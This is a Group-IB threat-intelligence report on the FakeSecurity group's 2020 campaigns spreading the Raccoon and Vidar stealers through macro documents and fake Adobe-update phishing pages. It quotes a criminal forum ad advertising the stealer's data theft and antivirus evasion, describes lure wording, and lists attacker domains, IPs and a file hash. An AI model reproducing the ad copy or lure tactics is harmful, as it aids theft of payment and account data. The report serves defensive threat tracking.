
The footprints of Raccoon: a story about operators of JS-sniffer FakeSecurity distributing Raccoon stealer

group-ib.com/blog/fakesecurity_raccoon



07.12.2020

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
Introduction

In the summer of 2020, Group-IB specialists discovered a malware distribution campaign exploiting Telegram's legitimate features. Analysis showed that the attackers used the technique to distribute Raccoon stealer, i.e. malware spread through the Malware-as-a-Service model on one of darknet forums. They, in particular, used Telegram channels in order to bypass blocking of active C&C servers.

Raccoon Stealer collects system information, account data, bank card data, and autofill form details from browsers (Google Chrome, Mozilla Firefox, Opera, etc.). What's more, Raccoon Stealer scans the infected device for information about valid crypto wallets. If successful, it gains access to configuration files.



[АРЕНДА] Raccoon Stealer [maas, loader, c/c++]

By raccoonstealer, April 8, 2019 in [Software] - malware, exploits, bundles, crypts

Posted April 8, 2019

Raccoon Stealer. We steal, You deal!

Наша команда с гордостью представляет вам результат своей многомесячной работы.

Еще никогда процесс добычи логов не был так легок и интуитивно понятен. А сортировка настолько быстрой и удобной. Мы взяли на себя все рутинные рабочие моменты, которые тратили ваше драгоценное время и нервы, позволив сконцентрироваться на самом главном, - на увеличении вашей прибыли.

Можно забыть про бесчисленное поднятие серверов и прокладок, сборку билдов и все связанные с этим хлопоты. Теперь процесс полностью автоматизирован: нужно лишь сделать несколько кликов мышкой.

Наши специалисты вели параллельную разработку по трем направлениям: *Software, Front-end, Back-end.* Это предоставило возможность сфокусироваться на конкретных задачах и получить на финише всесторонне проработанный продукт.

Свежий софт

- Собственный код. Наш билд не является форком уже существующих на рынке продуктов.
- Стилер написан на C/C++, что значительно увеличило скорость работы.
- Наш билд даст вам отличный отстук при каждом проливе, ведь Енота замечают единицы антивирусов в условиях динамического теста.
- Raccoon собирает: пароли, куки и автозаполнение из всех популярных браузеров *(включая FireFox x64)*, данные CC, системную информацию, практически все существующие десктопные кошельки криптовалют.
- Встроенный загрузчик файлов.
- Работа как на 32, так и на 64-битных системах без зависимостей от .NET.
- Файл на выходе - Native x86 executable прост в криптовании.
- Private key, адрес гейта и все остальные строчные значения сильно зашифрованы.

Ad of Raccoon stealer on one of underground forums (translation is provided below)

Translation:
Raccoon Stealer. We steal, You deal!
Our team proudly presents the result of many months of work.
Stealing logs has never been so easy and straightforward and sorting them as never been so fast and comfortable. We deal with all the frustrating, time-consuming, and tedious issues so that you can focus on what's important: increasing your revenue.
Forget about routing and maintaining servers, assembling builds, and other problems. We've gone automatic — all you need is a few clicks.
Our specialists work in three areas: software, front-end, and back-end. It helps us focus on specific goals and release a complete product.
New software:

- Exclusive code. Unique build

- C/C++ stealer with enhanced performance
- Excellent signal for each entry; only some antivirus software detects Raccoon during dynamic testing
- Raccoon collects passwords, cookies, autofill data from all popular browsers (including FireFox x64), CC data, system information, and almost all types of desktop crypto wallets
- Embedded downloader
- Compatible with x32 and x64 operating systems regardless of .NET
- You get an easy-to-encrypt Native x86 executable file
- Private key, gate address, and other string values are heavily encrypted

During research, Group-IB Threat Intelligence & Attribution experts established links with other elements of the threat actors' infrastructure and recreated the malicious campaign timeline. The campaign was divided into four stages based on the tools used (type of malware, registrars for creating infrastructure, etc.):


● First wave: February 19 to March 5 2020

● Second wave: March 13 to May 22, 2020

● Third wave: June 29 to July 2, 2020

● Fourth wave: August 24 to September 12, 2020

Most domains related to the investigated campaign were registered with two registrars: **Cloud2m** and **Host Africa**. Cloud2m was used in earlier attacks. In mid-July 2020, some of these domains moved to Host Africa.



Timeline of hacker group FakeSecurity's malicious campaigns

February 19 – March 5
Phishing kit Mephistophilus
+
documents with malicious macros
↓
Stealer Vidar

March 13 – May 22
Documents with malicious macros
↓
Stealer Raccoon

April 24
Registration of domains for the campaign with the use of JS-sniffer FakeSecurity


June 29 – July 2
Documents with malicious macros
↓
Stealer Raccoon

August 24 – September 12
Phishing kit Mephistophilus
+
documents with malicious macros
↓
Stealer Raccoon

Timeline of FakeSecurity's malicious campaign from February to September 2020


Group-IB experts concluded that the purpose of the campaign in question was to steal payment and user data. The attackers used several attack vectors and tools to deliver the malware.

It was also discovered that in early 2020, before distributing the Raccoon stealer, the attackers had distributed samples of another stealer called Vidar. To do so, they used attachments with malicious macros and phishing pages created with the Mephistophilus phishing kit.


Infection pattern in the malicious campaigns of hacker group FakeSecurity
GROUP-IB
***@wp.pl
Phishing email
Malicious link
Malicious attachment
Mephistophilus
Statement00810013/PDF/ Statement00810012.pdf
Please update Adobe Reader "Download"
Vidar Stealer
Since the beginning of September 2020
MyBankStatement_5763.xlsm
Please click "Enable content"
Raccoon Stealer
Ave Maria RAT
Since the beginning of September 2020

Infection pattern in the malicious campaigns of hacker group FakeSecurity

This malware distribution technique reminded Group-IB experts of the pattern used by FakeSecurity JS-sniffer operators during the campaign described in November 2019. Apart from having similar toolkits, both series of attacks targeted e-commerce. In May 2020, Group-IB identified online stores that had been infected with a modified JS-sniffer of the FakeSecurity family. The JS-sniffer was obfuscated using the **aaencode** algorithm, while the domains used to store the code and collect stolen bank card data were registered during the second wave with the same registrars as the domains that we discovered while investigating the malicious campaign. As such, it can be assumed that FakeSecurity JS-sniffer operators were behind the stealer distribution campaign.



Domain infrastructure of FakeSecurity's malicious campaigns

|GROUP|IB|

securitycloudserver.co.za
cloud-server-updater.co.za
cloud-server-updater[1-28].co.za
google-js.co.za
express-js.co.za
yahoo-network.co.za
yahoo-js.co.za
yahoo-cloud.co.za
google-network.co.za
free-js.co.za
amazon-js.co.za

business-365.co.za
cloudupdates.co.za
node-js.co.za
payment-js.co.za
magento-js.co.za
host-js.co.za
web-js.co.za
magento-cloud.co.za
security-js.co.za
cloud-js.co.za
msupdater.co.za

Domains that changed their registrar

Host Africa

google-js.co.za
node-js.co.za
payment-js.co.za
express-js.co.za
magento-js.co.za
yahoo-network.co.za
yahoo-js.co.za
yahoo-cloud.co.za
google-network.co.za
free-js.co.za
amazon-js.co.za
host-js.co.za
web-js.co.za
magento-cloud.co.za
security-js.co.za
cloud-js.co.za
cloudupdates.co.za
cloud-server-updater.co.za
cloud-server-updater[1-28].co.za
documents-cloud-server.co.za
documents-cloud-server[1-9].co.za
cloud-update-server1.co.za
cloudupdate.co.za
msupdater.co.za

Cloud2M

oneupdateadobe.co.za
updateadobe.co.za
oneupdateadobe[2-4].co.za
oneupdateadobe[2-3].org.za
updateforadobenew.co.za
updateadobeonline.co.za
azure-cloud.co.za
azure-cloud[1-4].co.za
azure-cloud[1-3].web.za
code-cloud.co.za
code-cloud[1-6].co.za
google-document.co.za
cloud-script.co.za
node-js.web.za
node-js.org.za
lib-cloud.org.za
google-js.org.za
nodejs.org.za
nodejs.web.za
google-js.web.za
asp-cloud.org.za
script-cloud.co.za
microsoft-cloud1.co.za
microsoft-cloud[6-15].co.za
download-plugin.co.za

Mephistophilus

documents-cloud-server[1-9][.]co.za
documents-cloud-server[.]co.za
oneupdateadobe.co.za
oneupdateadobe[2-4].co.za
updateforadobenew.co.za
oneupdateadobe.org.za
oneupdateadobe[2-3].org.za

Gates of modified JS-sniffer FakeSecurity

cloud-js[.]co.za
host-js[.]co.za
magento-cloud[.]co.za
magento-js[.]co.za
magento-security[.]co.za
marketplace-magento[.]co.za
marketplacemagento[.]co.za
node-js[.]co.za
node-js[.]co.za
payment-js[.]co.za
security-js[.]co.za
web-js[.]co.za

Raccoon и Vidar Stealer

cloud-server-updater.co.za
cloud-server-updater[1-28].co.za
35.228.95[.]80
35.198.88[.]195
34.105.255[.]170
102.130.113[.]55
34.105.219[.]83
oneupdateadobe.co.za
oneupdateadobe[2-4].co.za
updateforadobenew.co.za
microsoft-cloud1[.]co.za
microsoft-cloud[6-15].]co.za
cloudupdates[.]co.za
oneupdateadobe[2-3].org.za
badlandsparks.com
gineuter.info
paunsaugunt.com
precambrianera.com
biscayneinn.com

Domain infrastructure of FakeSecurity's malicious campaigns


First wave

The first wave of domain registrations began in the **co.za** zone on February 19, 2020. The suspicious domains contained the following keywords: **cloud, document**, and **Microsoft**. Examples of domains registered during the first wave are presented below:

As part of the campaign's first wave, the initial compromise vector used: (i) mailings with attachments containing malicious macros and (ii) phishing pages leading to malware downloading.

Documents with macros

On February 28, nine days after the first domain was registered, the file "Bank001.xlsm" (SHA1: b1799345152f0f11a0a573b91093a1867d64e119) was uploaded to VirusTotal via a US web interface.




ПРЕДУПРЕЖДЕНИЕ СИСТЕМЫ БЕЗОПАСНОСТИ Запуск макросов отключен.

The cells of this document are locked and will not have data in them until the "Enable" button is pressed.

SHA1: b1799345152f0f11a0a
573b91093a1867d64e119 lure document. Alert says: "SECURITY WARNING. Macros have been disabled. "Enable content.""

